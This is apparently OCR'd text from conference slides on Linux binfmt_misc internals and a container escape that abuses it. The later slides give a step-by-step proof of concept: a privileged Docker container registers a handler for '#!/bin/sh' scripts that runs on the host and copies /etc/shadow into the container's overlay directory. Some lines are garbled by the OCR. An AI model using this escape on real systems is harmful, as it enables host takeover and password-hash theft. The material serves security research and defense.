
binfmt_misc interface



```
root@xxx:/home/test# touch test_fmt_intp
root@xxx:/home/test# echo aaa > test_fmt

root@xxx:/home/test# echo '#!/bin/sh' > test_fmt_intp
root@xxx:/home/test# echo '' >> test_fmt_intp
root@xxx:/home/test# echo 'echo test_fmt' >> test_fmt_intp
root@xxx:/home/test# chmod +x test_fmt_intp

root@xxx:/home/test# echo ':test_fmt:M::\x61\x61\x61::/home/test/test_fmt_intp:'
> /proc/sys/fs/binfmt_misc/register
root@xxx:/home/test# cat /proc/sys/fs/binfmt_misc/test_fmt
enabled
interpreter /home/test/test_fmt_intp
flags:
offset 0
magic 61616

root@xxx:/home/test# chmod +x test_fmt
root@xxx:/home/test# cat test_fmt
aaa
root@xxx:/home/test# ./test_fmt
test_fmt
```

binfmt_misc internals: usage


- **register: /proc/sys/fs/binfmt_misc/register**
- **show: /proc/sys/fs/binfmt_misc/<name>**
- **clean: echo -1 > /proc/sys/fs/binfmt_misc/<name>**



```
:test_fmt:M::\x61\x61\x61::/home/test/test_fmt_intp:
```


binfmt_misc internals: kernel

- Linux kernel maintains a formats list
- Search the list when load executable file
- Call load_binary callback when found




binfmt_misc internals: register an entry

- The 'misc_format' entry is insert into the head of 'formats'
- If two handler match the same executable file, the misc_format is selected




Container escape through binfmt_misc:

- **Insert a new executable handler for ELF/bash/…**



Container
process
/
container filesystem
/proc/sys/fs/binfmt_misc/register
/tmp/test.sh
shadow
cat /etc/shadow > /var/lib/xxx/diff/tmp/shadow
/var/lib/docker/overlay2/xxx/diff
handler=/var/lib/xxx/diff/tmp/test.sh
Linux kernel

Container escape through binfmt_misc: poc1


Container
process
/
register binfmt_misc
offset: 0
magic: #!/bin/sh
interpreter: /var/lib/xxx/diff/tmp/test.sh
/tmp/test.sh
#!/bin/bash
cat /etc/shadow > /var/lib/xxx/diff/tmp/shadow
/var/lib/docker/overlay2/xxx/diff
test_host.sh
Host
#!/bin/sh
echo aaa


Container escape through binfmt_misc: poc1

- **Replace '#!/bin/sh'**




```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS_ADMIN ubuntu bash
root@0c3217f61c00:/# mount binfmt_misc -t binfmt_misc /proc/sys/fs/binfmt_misc
root@0c3217f61c00:/# mount -o rw,remount /proc/sys
root@0c3217f61c00:/# cd /tmp
root@0c3217f61c00:/tmp# mount | grep upperdir
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/HRFWQ6623JEWMXGUOSL3BGXIKS:/var/lib/docker/overlay2/l/3KOBHEQAFGIQRGOSL3
KLS26WQ,upperdir=/var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b27347960a647c2776edc/diff,workdir=/var/lib/docker/overlay2/c6
327146051def4118a86a1d820a33fe8c3eb241a4b27347960a647c2776edc/work)
root@0c3217f61c00:/tmp# echo '#!/bin/bash' > test.sh
root@0c3217f61c00:/tmp# echo '' >> test.sh
root@0c3217f61c00:/tmp# echo 'cat /etc/shadow > /var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b27347960a647c2776edc/diff/tmp/
hadow' >> test.sh
root@0c3217f61c00:/tmp# chmod +x test.sh
root@0c3217f61c00:/tmp# cat test.sh
#!/bin/bash

cat /etc/shadow > /var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b27347960a647c2776edc/diff/tmp/shadow
root@0c3217f61c00:/tmp# echo ':test:M::\x23\x21\x2f\x62\x69\x6e\x2f\x73\x68: /var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b2
347960a647c2776edc/diff/tmp//test.sh:' > /proc/sys/fs/binfmt_misc/register
```

step 1: container register new handler for '#/bin/sh'



```
